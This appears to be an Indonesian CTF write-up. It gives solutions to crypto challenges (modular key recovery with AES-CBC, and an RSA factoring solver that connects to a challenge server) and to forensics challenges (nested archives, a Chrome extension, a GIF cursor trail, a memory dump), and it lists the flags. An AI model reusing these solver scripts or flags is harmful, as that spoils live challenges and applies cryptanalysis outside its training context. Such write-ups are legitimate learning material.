- Shrine Oracle



Di berikan sebuah nc lagi ini saya coba jalankan seperti biasa.

```
WSL at @ mnt / m / downloads > 0.272s ◀ kali / 
+ nc 43.157.205.115 21338
    ♡ Shrine Oracle - whisper the secret ♡
Prime p: 103217369561754595146443250950884763023977211238343360500909415501140519562701
Max queries:300

Time remaining: 300s
Queries used: 0/300

1) Ask oracle (get t,z)
2) Get sealed scroll (encrypted flag)
3) Show parameters (p)
4) Exit

Choose: |
```

Server menggunakan bilangan prima besar p — kemungkinan digunakan dalam operasi **modular arithmetic** ($\text{mod } p$). Kamu hanya bisa melakukan **maksimum 300 kali query** (permintaan ke “oracle”). Ada **3 opsi utama**:

Ask oracle (get t,z) kamu bisa memberikan sesuatu ke oracle, dan dia akan mengembalikan pasangan (t, z) . Biasanya ini semacam *encryption oracle* atau *signature oracle*.

Get sealed scroll (encrypted flag) ini kemungkinan memberikan ciphertext atau data terenkripsi yang harus kamu dekripsi.

Show parameters (p) menampilkan parameter publik (yang sudah kelihatan).

Exit keluar.

Jadi saya coba minta tolong ke ai buatkan script mengambil kunci rahasia dari tiga bilangan (p , t , z) lalu memakai kunci itu untuk membuka (decrypt) pesan terenkripsi yang dikemas dalam Base64. Intinya: temukan α dari informasi modular, ubah α jadi 32-byte kunci lewat SHA-256, lalu pakai kunci itu untuk mendekripsi AES-CBC.

```
❸ solve.py > ⌂ try_decrypt
● 1  #!/usr/bin/env python3
2  ✓ import hashlib, base64
3  ✓ from Crypto.Cipher import AES
4  ✓ from Crypto.Util.Padding import unpad
5
6  p = 113140196152205470005389656700119029816667865436954750456185142911166872759767
7  t = 80168523366700825280293188787982932261174236153846447795286512598864039817710
8  z = 89004974973616469819550938679736277138106605402840770424915868212162584709029
9
10 ✓ sealed_b64 = (
11   "GQcDUT0iL8daIUEn93mn8p/1/Oz+MwSz1NuWAYHocaYQP+ouo90etsZqBbFYj4b4BLRfgFPOHDuX/S"
12   "+MsaJ3XQ=="
13 )
14 sealed_b64 = "".join(sealed_b64.split())
15
16 alpha = (z * pow(t, -1, p)) % p
17 print("Recovered alpha (int):", alpha)
18
19 key_str = hashlib.sha256(str(alpha).encode()).digest()
20 print("Key (str->sha256) hex:", key_str.hex())
21
22 alpha_bytes = alpha.to_bytes((alpha.bit_length() + 7) // 8 or 1, 'big')
23 key_bytes = hashlib.sha256(alpha_bytes).digest()
24 print("Key (bytes->sha256) hex:", key_bytes.hex())
25
26 ct = base64.b64decode(sealed_b64)
27 ✓ if len(ct) < 16:
28   | raise SystemExit("Ciphertext too short (must include 16-byte IV).")
29 iv = ct[:16]
30 ciphertext = ct[16:]
31 ✓ if len(ciphertext) == 0:
32   | raise SystemExit("No ciphertext after IV.")
33
34 ✓ def try_decrypt(key, label):
35   cipher = AES.new(key, AES.MODE_CBC, iv=iv)
36   ✓ try:
37     pt = unpad(cipher.decrypt(ciphertext), AES.block_size)
38     print(f"Decrypted ({label}):", pt.decode())
39     return True
40   ✓ except ValueError as e:
41     print(f"Decryption failed ({label}): {e}")
42     return False
43   ✓ except Exception as e:
44     print(f"Other error ({label}):", e)
45     return False
```


```
43     except Exception as e:
44         print(f"Other error ({label}):", e)
45         return False
46
47     ok_str = try_decrypt(key_str, "str->sha256")
48     ok_bytes = try_decrypt(key_bytes, "bytes->sha256")
49
50     if not (ok_str or ok_bytes):
51         print("Both attempts failed. Possible causes:\n"
52             "- Wrong key derivation format (server used different method),\n"
53             "- Corrupted Base64 input, or\n"
54             "- t is not invertible modulo p.")
55
```

Dan saya jalankan script itu dan hasil nya

```
WSL at @ mnt / ▾ / downloads > 2:23.068s ➤ kali / jul
+ python3 shrine.py
Recovered alpha (int): 40848609210589679742326797671698457644062578050047796697968103975995626977191
Key (str→sha256) hex: 0783a0b30adebf0677ea5dae5a77bb447e313abee3ca131e0c60e158579b0994
Key (bytes→sha256) hex: 7cd1237c461ad877c06851f12294b1198d83b4afb5d1c33cf5df23fa778e606
Decrypted (str→sha256): LappungCTF{Th3_Wh1sp3r_fl4v0r3d_0r4cl3_A3S_CBC}
Decryption failed (bytes→sha256): Padding is incorrect.
```

Flag : *LappungCTF{Th3_Wh1sp3r_fl4v0r3d_0r4cl3_A3S_CBC}*

- Gate Isekai



Kita di berikan sebuah nc disini saya coba buka nc itu

```
→ nc 43.157.205.115 21331
_____
♦ Gate Isekai ♦
You stand before a glowing portal. To pass,
you must correctly decipher each rune (character).
The gate will present one ciphertext at a time.
If correct: the gate opens to the next rune.
If wrong: the gate remains closed – try again.

0|15174762903312795059|65537|c283979d68886514
|
```

Setelah saya analisis dengan teliti disini sambil konsultasi dengan ai bahwa Server mengirim banyak baris berformat idx|n|e|hex_ciphertext. Karena modulus n relatif kecil, kita bisa membaginya jadi faktor prima, hitung totient, dapatkan kunci privat, lalu dekripsi tiap ciphertext untuk mendapat satu karakter ASCII per rune. Karena levelnya banyak, kita buat program yang otomatis memecah setiap baris dan mengirim jawaban ke server.

Ambil setiap baris yang mengandung tanda | dan pecah menjadi bagian-bagian: indeks, n, e, dan ciphertext (hex). Untuk menemukan faktor p dan q dari n gunakan: pemeriksaan pembagi kecil → cek akar kuadrat sempurna → algoritme Pollard Rho kalau belum ketemu. Hitung $\phi(n) = (p-1)*(q-1)$. Hitung $d = e^{-1} \bmod \phi(n)$ lalu $m = c^d \bmod n$. Jika m kecil (nilai < 256) anggap itu satu karakter; kalau lebih besar konversi ke bytes dan decode sebagai teks (abaikan error decoding). Kirim karakter hasil dekripsi ke server dan ulangi sampai selesai / sampai dapat flag. Jadi saya minta sama ai script nya karena saya belum terlalu paham sama criptografi ini jadi saya coba untuk memahami konsep crypto ini

```
#!/usr/bin/env python3
# solver_rune.py
# Auto-decrypt kecil untuk banyak ciphertext RSA (modulus kecil-ish)

from pwn import remote
import random
import math

def pollard_find(n):
    """Cari faktor non-trivial menggunakan Pollard Rho."""
    if n % 2 == 0:
        return 2
    if n % 3 == 0:
        return 3
    while True:
        x = random.randrange(2, n-1)
        y = x
        c = random.randrange(1, n-1)
        g = 1
        while g == 1:
            x = (x*x + c) % n
            y = (y*y + c) % n
            y = (y*y + c) % n
            g = math.gcd(abs(x - y), n)
            if g == n:
                break
        if 1 < g < n:
            return g
```

```

def split_factors(n):
    """Coba faktor kecil, cek kuadrat sempurna, lalu Pollard jika perlu.
    Kembalikan (p, q) dengan p <= q."""
    small = [2,3,5,7,11,13,17,19,23,29,31,37,41,43,47,53,59,61]
    for s in small:
        if n % s == 0:
            return s, n // s
    r = int(math.isqrt(n))
    if r * r == n:
        return r, r
    f = pollard_find(n)
    g = n // f
    if f > g:
        f, g = g, f
    return f, g

def decrypt_symbol(n, e, c):
    """Dekomposisi n, hitung d, lalu dekripsi c menjadi karakter/teks."""
    p, q = split_factors(n)
    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)
    m = pow(c, d, n)
    # Jika hasilnya satu byte, langsung konversi; kalau lebih besar, ubah ke bytes
    if m < 256:
        try:
            return bytes([m]).decode()
        except:
            return str(m)
    b = m.to_bytes((m.bit_length() + 7) // 8, 'big')
    return b.decode(errors='ignore')

def parse_recv(line):
    """Ambil n, e, c dari baris berformat idx|n|e|hex_ciphertext."""
    parts = line.strip().split(b'|')
    if len(parts) >= 4:
        n = int(parts[1].decode())
        e = int(parts[2].decode())

```

```
c = int(parts[3].decode(), 16)
return n, e, c
return None

def run_client(host="43.157.205.115", port=21331):
    conn = remote(host, port, timeout=10)
    try:
        while True:
            raw = conn.recvline(timeout=10)
            if not raw:
                break
            # tampilkan output server supaya kita bisa baca progres
            print(raw.decode(errors='ignore').rstrip())
            if b'|' in raw:
                parsed = parse_recv(raw)
                if parsed:
                    n, e, c = parsed
                    out = decrypt_symbol(n, e, c)
                    print("jawaban:", out)
                    # kirim jawaban
                    try:
                        conn.sendline(out.encode())
                    except Exception as ex:
                        print("Gagal kirim:", ex)
                        break
                except EOFError:
                    print("Koneksi ditutup oleh server.")
    finally:
        conn.close()

if __name__ == "__main__":
    run_client()
```

dan saya coba menjalankan script itu

```
jawaban: w
119|11645695976904138731|65537|1a73653202e2462d
jawaban: 4
120|9188a03708641419397|65537|6039ecd4d39ea094
jawaban: }
121|5591171539139641501|65537|1092726637d65c54
jawaban: -
122|8883299457453477253|65537|1822ce03f224553f
jawaban: y
123|4118048953172104989|65537|8b963d295dd0c768
jawaban: -
124|7391776087867322531|65537|5c48e160943fa686
jawaban: w
125|9985594425664328693|65537|13551ab82a2d3d70
jawaban: 8
126|7696947905609175149|65537|34b6ee29e7134979
jawaban: u
127|14458715710322928853|65537|5bc89bec7ed66efc
jawaban: 1
128|11018582817650610443|65537|3b3adb5e20da6cfcd
jawabans: m
Congrats - you have opened the Gate Tsekai! This is flag LappungCTF{G4t3_153k41_is_Op3n_W3lc0m3_t0_i53k41_0n11ch4n_B4k4_B4k4_B4k4_B4k4!!!!_https://www.youtube.com/watch?v=p8RWfmvN7j8&t=102s}
Koneksi ditutup oleh server.
[*] Closed connection to 43.157.205.115 port 21331
```

dan ketemu deh flagnya

Flag :

LappungCTF{G4t3_153k41_is_Op3n_W3lc0m3_t0_i53k41_0n11ch4n_B4k4_B4k4_B4k4_B4k4!!!!_https://www.youtube.com/watch?v=p8RWfmvN7j8&t=102s}

5. Forensic

- Berlapis



Di sini kita di berikan file berlapis_challenge dan disini saya langsung eksekusi aja

```
WSL at @ mnt / ▶ / downloads > 0.099s
+ file berlapis_challenge
berlapis_challenge: current ar archive
```

Oke disini Ketika saya command file dia berbilang current ar archive

```
WSL at @ mnt / ▶ / downloads > 0.085s
+ ar t berlapis_challenge
payload.o
WSL at @ mnt / ▶ / downloads > 0.054s
+ ar x berlapis_challenge
```

Oke disini ada file payload.o dan Ketika cek file itu dia bilang

```
WSL at @ mnt / ▶ / downloads > 0.089s
+ file payload.o
payload.o: lzop compressed data - version 1.040, LZ01X-999, os: Unix
```

```
WSL at @ mnt / ▶ / downloads > 0.056s
+ lzop -dc payload.o > payload.dec
WSL at @ mnt / ▶ / downloads > 0.061s
+ file payload.dec
payload.dec: Zstandard compressed data (v0.8+), Dictionary ID: None
```

Oke disini saya langsung mengekstrak nya dan mengecek file file payload.dec
Dan disini dia menyebutkan bahwa file itu di archive menggunakan Zstandard
Dan langsung saja saya ngekstrak lagi.

```
WSL at @ mnt /> downloads > 0.089s
→ zstd -dc payload.dec > payload.zdec
WSL at @ mnt /> downloads > 0.093s
→ file payload.zdec
payload.zdec: ASCII cpio archive (SVR4 with no CRC)
```

Dan lagi lagi saya mengekstrak itu dan mengecek file lagi. Ini sebenarnya
memakan waktu si v: . dan yang di mana isi file nya itu ascii cpio archive jadi agar
File nya tidak berantakan maka saya membuat folder baru dan mengekstrak file
Dan menghasilkan file payload.bin

```
WSL at @ mnt /> downloads > 0.106s
→ mkdir cpio_contents
WSL at @ mnt /> downloads > 0.081s
→ cd cpio_contents
WSL at @ mnt /> cpio_contents > 0.056s
→ cpio -idv < .../payload.zdec
payload.bin
51 blocks
```

```
WSL at @ mnt /> cpio_contents > 0.049s
→ file payload.bin
payload.bin: gzip compressed data, was "layer8", last modified: Wed Oct 15 08:44:29 2025, max compression, original size
modulo 2^32 40960
```

Dan file nya berbentuk gzip dan mengekstrak lagi ini sungguh sungguh hal yang
membosankan kenapa tidak sekali di ekstrak langsung ketemu gtu flagnya hehe:v.

```
WSL at @ mnt /> cpio_contents > 0.135s
→ gzip -dc payload.bin > payload_1
WSL at @ mnt /> cpio_contents > 0.082s
→ file payload_1
payload_1: POSIX tar archive
WSL at @ mnt /> cpio_contents > 0.058s
→ tar -xvf payload_1
payload
```

Dan menghasilkan file payload btw ini aku langsung saja ya biar kebanyakan
hehe :v.

```

WSL at @ mnt / cpio_contents > 0.128s
+ strings payload
UEsDBQAAAIA59TisKJlBEu2EAALFhAAHAAAACGF5bG9hZAAmQNm/QlpooTFBWSZTWdg4u54AL2x////////////////////////////////////////////////////////////////
///401r77vuf03b22ru8Xb7ee9977rvb732mfW9rG3b6N93fYuya+6+e3e6e33b1u6+9dvP2tu773e313p3b3nbafdfbe7t59u+7r7zz67q3Y9e7R
nfa056rfXz7u6++t8+d7d77ztufxb5hczd97ve92n30T773dz7768Xvn3vfe4Pr0fd76p3u15fVvu1777p9vffQ0t6+vbs73r732y/rz32tb17rxw7ut
59r3d7vffb7NZ27717Xenb3brz28Xn3c+69mr3bHd5fd73z5Cp+TAE0xMnqMBNqTwA>JgmpnMEwE2gAmGkyNMj0AEwp4m0mJiYTJpgmmaBNkAU8T00YTCYCYN
NNMgNGpjtCADQqIVT/CYm0nqYKn4CaGmCM0jJgmDRGTDQ0TE2GmKemAAATEyJYkwAmACZMTZNbIMGaaaYQE9TJhqaamMTEwEyNVEKn6MRjSaeimgABMNA
ExTYJpjTSymI96ghGamTAkeRgBPSGAZCZgkZYqaEp7RomTAeYmpsRkyame002UwACYJ00TDK1vPwATCDJiTYJgmmmeEwgk2gCYrgyaZ36DRkxDeyB1nJiYJ
gaACaYU8mKeAmCMEZT0yZGQxMU9HoAm1MTJiYAVEKn5qZpTYmmAjBoj1yep6GIZBkZGTE0Gp6NT1MxPSZpME08gJgnmKE0wmJPE2mgJiam9ApvSnkwtByGj
TCZMmTEPQ1NoQwRphKHVU/23k0Mj1yGp6T0MjRoSeBMEwU9NGAJPphNMTTTPFaewVPwBgmJpkwAmEyaNPROMmRgmTDQTCAYIwAmE9NTewmANTFUMMw/8h15
c6F5cv15g8l8w5IrwaJDOEmXvFKhjLEVK1WTXNoImW4stvbMW/MuuBZxrG1el9GtbsnEm/sUrB3wzzPlGgytony7MpC9XXWFzjR07BHCs3cXR94HteTi9Sw
+IHrd0QAmKpKPez20nLVXZoBZufi0opeAcS+GpkPxw3aVP0/koF5TeRe92cw1E+Kfxr9q5u0D7HkoeFRULAl1y3J6IRUapvKEIsBQw4pBByvesHswbfCgMr
i4IMT30isLD6Z2N9nBjV0k1jd+YLNobhgmToHHEJtFm/GKLSPi22Iar7WzNIIrBrgWhd7Vxtlws4V6ifWZ/Td6bRF9Wn7GELEX36LJJzpFVB1kxx1MGw+0
zLdzUm5518hGhW1mk42agkxNdpjJSi4NFmA9PKCI8uw1GK75n51voaRFmUtx1hR5187A5BYsw70Iu6as0ABIaO+QvNIavfoaFvtI3xa11bu2ZDcqmvG7sb
EKX1HwTIxyA9z080EaaKO+A5KvEWRC4L+tS6CLBL09cfBnh0Xvjbyvuw8UsSzIM2EHIf4j02HET985r0+BttV/nYC1SfxQiPcPxhHCB6JFQFGNpsqmzZh5U3D
BzS2zaGmwSXag6mfF3KH/jYh/LXIyYetalKpCtOnyJoGsfw08er7ctoEUxnuDfhGcQixGslzdxCq9E9MamaF5Vvosgmh9v+m007ca1nGiGJF7BR988fvj
gTujk62v1wQzlh7nL0ox5nDMbDtVkpPp9bylwuIqkh7LDw1cJvEcZv1vFPI4ic4tcfzKD8HC/81YkKbk7fslnlCL+rCsq6JiepAb70XYSDxIOVgwna2j0

```

Dan saya menggunakan script untuk decode itu.

```

import re, base64, sys

fn = "payload"
data = open(fn, "rb").read().decode("ascii", errors="ignore")

m = re.search(r"(UEsDB[A-Za-z0-9+=]{100,})", data)
if not m:
    print("Tidak menemukan blok Base64 panjang yang dimulai dengan UEsDB.")
    sys.exit(1)

b64 = m.group(1)

b64 = re.match(r"[A-Za-z0-9+=]+", b64).group(0)

out = "extracted.zip"
open(out, "wb").write(base64.b64decode(b64))
print(f"Menulis {out}")

```

Dan berhasil menghasilkan file zip dan saya unzip

```

WSL at @ mnt / cpio_contents > 0.062s
→ nano solver.py
WSL at @ mnt / cpio_contents > 48.605s
→ python3 solver.py
Menulis extracted.zip
WSL at @ mnt / cpio_contents > 0.177s
→ unzip extracted.zip
Archive: extracted.zip
replace payload? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: payload
WSL at @ mnt / cpio_contents > 1.767s
→ file payload
payload: bzip2 compressed data, block size = 900k

```

```

* brip2 -dc payload > payload.dec
WSL at @ mnt ▶ cpio_contents > 0.095s
+ file payload.dec
payload.dec: XZ compressed data, checksum CRC64
WSL at @ mnt ▶ cpio_contents > 0.065s
+ xz -dk payload.dec
xz: payload.dec:Filename has an unknown suffix, skipping
WSL at @ mnt ▶ cpio_contents > 0.079s
xz -dc payload.dec > payload2
WSL at @ mnt ▶ cpio_contents > 0.069s
+ file payload2
payload2: gzip compressed data, was "layer2", last modified: Wed Oct 15 08:44:29 2025, max compression, original size mo
dule 2'32 163840
WSL at @ mnt ▶ cpio_contents > 0.188s
+ gzip -dc payload2 > payload3
WSL at @ mnt ▶ cpio_contents > 0.074s
+ file payload3
payload3: POSIX tar archive
WSL at @ mnt ▶ cpio_contents > 0.049s
+ mkdir tar_contents
WSL at @ mnt ▶ cpio_contents > 0.059s
+ tar -xvf payload3 -C tar_contents
track
WSL at @ mnt ▶ cpio_contents > 0.089s
+ cd tar_contents
WSL at @ mnt ▶ tar_contents > 0.041s
+ file track
track: Audio file with ID3 version 2.4.0, contains: MPEG ADTS, layer III, v1, 64 kbps, 48 kHz, Stereo

```

Dan menghasilkan file audio dan saya mendengarkan bahwa itu Adalah sandi Morse. Saya menggunakan code morse generator

Kode Morse:


- .-. - . -.-. - .-. - . - .- - - -
- -.- .--. - . - .- - - - - - - - -
- -.- - - - - - - -

Teks Terdecoding:

THE#FL4G#IS#L4PPUNG#BERLAPI5#T4PI5

FLAG: *LappungCTF{THE_FL4G_IS_L4PPUNG_BERLAPI5_T4PI5}*


- Facenook



Oke karena saya sudah download file nya kemarin jadi saya langsung ekstrak file nya menggunakan pw yang ada di deskripsi dan di berikan file ad1 dan saya menganalisis menggunakan ftk imager sebuah tools untuk menganalisis image file.

```
WSL at ◆ mnt / ◆ / downloads > 0.121s
◆ file facenook-ev.ad1
facenook-ev.ad1: data
```

Langsung saya buka tools nya dan menambahkan file ad1 itu



Saya membaca lagi di dalam deskripsi nya di dalam deskripsi nya berkata Perangkat saya agak aneh. Ketika saya mencoba mengakses sesuatu di internet, selalu muncul pesan. Jadi saya notice appdata di bagian local. Saya analisis 1 per 1 file nya

```
// Debug
console.log("Penhook loaded!");

if (chrome.declarativeNetRequest && chrome.declarativeNetRequest.onRuleMatchedDebug) {
    chrome.declarativeNetRequest.onRuleMatchedDebug.addListener((info) =>
        console.log(`Lupakan segalanya ayo kita skrol penhook`);
        console.log(atob(`TGFwcHVuZ0NURntjZXJ0aWZpZWRFZjNzbjAwa2Vyx2FwcHIwdmVkXzEzZjEyfQ==`));
    );
} else {
    console.log(`...`);
}
```


Listed: 7 Selected: 1 facenook-evad1/Custom Content Image(Multi) [AD1]/C:/NONAME [NTFS]/{root}/Users/arthur/AppData/Local/Google/Chrome/User Data/Default/Extensions/alcaheffkjciopokeagomecbm/1.0/background.js

Dan menemukan code base64 dan saya decode itu

```
WSL at ◆ mnt / ◆ / downloads > 0.146s ◆ kali / juliuswija
◆ echo 'TGFwcHVuZ0NURntjZXJ0aWZpZWRFZjNzbjAwa2Vyx2FwcHIwdmVkXzEzZjEyfQ==' | base64 -d
LappungCTF{certified_f3sn00ker_appr0ved_13f12}%
```

Flag : *LappungCTF{certified_f3sn00ker_appr0ved_13f12}*

- Cursor



Saya di berikan file gif

Jadi gif ini kan kalo kita coba untuk melihat nya kan ga mungkin karena kan udah gambar nya putih dia tandain apa pula itu saya coba menggunakna script.

```
⚡ solve4.py > ...
1  import cv2
2  import numpy as np
3  from PIL import Image, ImageSequence
4
5  INPUT_GIF = "my_cursor.gif"
6  OUTPUT_PNG = "cursor_trail.png"
7  COLOR = (0, 150, 255)
8  THRESHOLD = 25
9
10 gif = Image.open(INPUT_GIF)
11 frames = [np.array(frame.convert("RGB")) for frame in ImageSequence.Iterator(gif)]
12
13 background = frames[0][:, :, :3].copy()
14 h, w, _ = background.shape
15
16 canvas = np.zeros((h, w, 4), dtype=np.uint8)
17
18 for f in frames:
19     rgb = f[:, :, :3]
20     diff = cv2.absdiff(rgb, background)
21     gray = cv2.cvtColor(diff, cv2.COLOR_RGB2GRAY)
22     _, mask = cv2.threshold(gray, THRESHOLD, 255, cv2.THRESH_BINARY)
23
24     kernel = np.ones((3, 3), np.uint8)
25     mask = cv2.morphologyEx(mask, cv2.MORPH_OPEN, kernel)
26
27     color_layer = np.zeros_like(canvas)
28     color_layer[:, :, 0:3] = COLOR
29
30     color_layer[:, :, 0:3] = COLOR
31     color_layer[:, :, 3] = mask
32
33     canvas = cv2.add(canvas, color_layer)
34
35 canvas[:, :, 3] = np.clip(canvas[:, :, 3], 0, 255)
36
37 cv2.imwrite(OUTPUT_PNG, canvas)
38
39 print(f"✅ Jejak GIF disimpan ke '{OUTPUT_PNG}'")
```

Dan saya Jalan kan.


```
→ python3 solve4.py out.png
✓ Jejak GIF disimpan ke 'cursor_trail.png'
WSL at @ mnt / ▶ / downloads > 1:58.769s
→ xdg-open cursor_trail.png
```

Dan saya langsung buka file png itu yang hasilnya.

LappungCTF{you_can_teach_and_see_my_magic_cursor_with_PIL}

Flag : *LappungCTF{you_can_teach_and_see_my_magic_cursor_with_PIL}*

- Memories



Di berikan file zip dan file memories.enc tapi saya juga sudah download sebelum lomba jadi saya langsung ekstrak saja.

```
WSL at @ mnt / ▶ / downloads > 0.046s                               kali / juliuswijaya + 7:15:52 PM
+ file memories.dmp
memories.dmp: MS Windows 64bit crash dump, version 15.22621, 2 processors, DumpType (0x1), 519602 pages
WSL at @ mnt / ▶ / downloads > 6.803s                               kali / juliuswijaya + 7:17:42 PM
+ |
```

Hmmm file dmp memori jadi saya coba menggunakan tools volatility karena ini file dmp jadi saya untuk mencoba tools op ini. Jadi saya ingin mengecek ada apa aja isi file di dalam memori nya.

WSL at kali /mnt / volatility3 0.049s											kali / juliuswijaya + 7:22:41 PM		
PDB scanning finished													
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output			
1968	796	svchost.exe	0x9b84bec96080	6	-	0	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled			
1844	796	svchost.exe	0x9b84bed72080	11	-	0	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled			
1720	4	MemCompression	0x9b84bedae040	30	-	N/A	False	2025-10-21 14:44:42.000000 UTC	N/A	Disabled			
88	4	Registry	0x9b84bee02080	4	-	N/A	False	2025-10-21 14:44:30.000000 UTC	N/A	Disabled			
5976	5600	msedge.exe	0x9b84bf5c2080	19	-	1	False	2025-10-21 14:45:26.000000 UTC	N/A	Disabled			
3308	5600	msedge.exe	0x9b84bf5c5080	22	-	1	False	2025-10-21 14:45:26.000000 UTC	N/A	Disabled			
7164	2040	conhost.exe	0x9b84bf6580c0	8	-	1	False	2025-10-21 14:46:20.000000 UTC	N/A	Disabled			
396	4	smsn.exe	0x9b84bf82080	2	-	N/A	False	2025-10-21 14:44:35.000000 UTC	N/A	Disabled			
2024	916	WidgetService.	0x9b84c2616080	10	-	1	False	2025-10-21 14:46:50.000000 UTC	N/A	Disabled			
2572	916	OpenConsole.ex	0x9b84c26a40c0	2	-	1	False	2025-10-21 14:50:16.000000 UTC	N/A	Disabled			
3764	1844	audiodg.exe	0x9b84c281c00	8	-	0	False	2025-10-21 14:50:19.000000 UTC	N/A	Disabled			
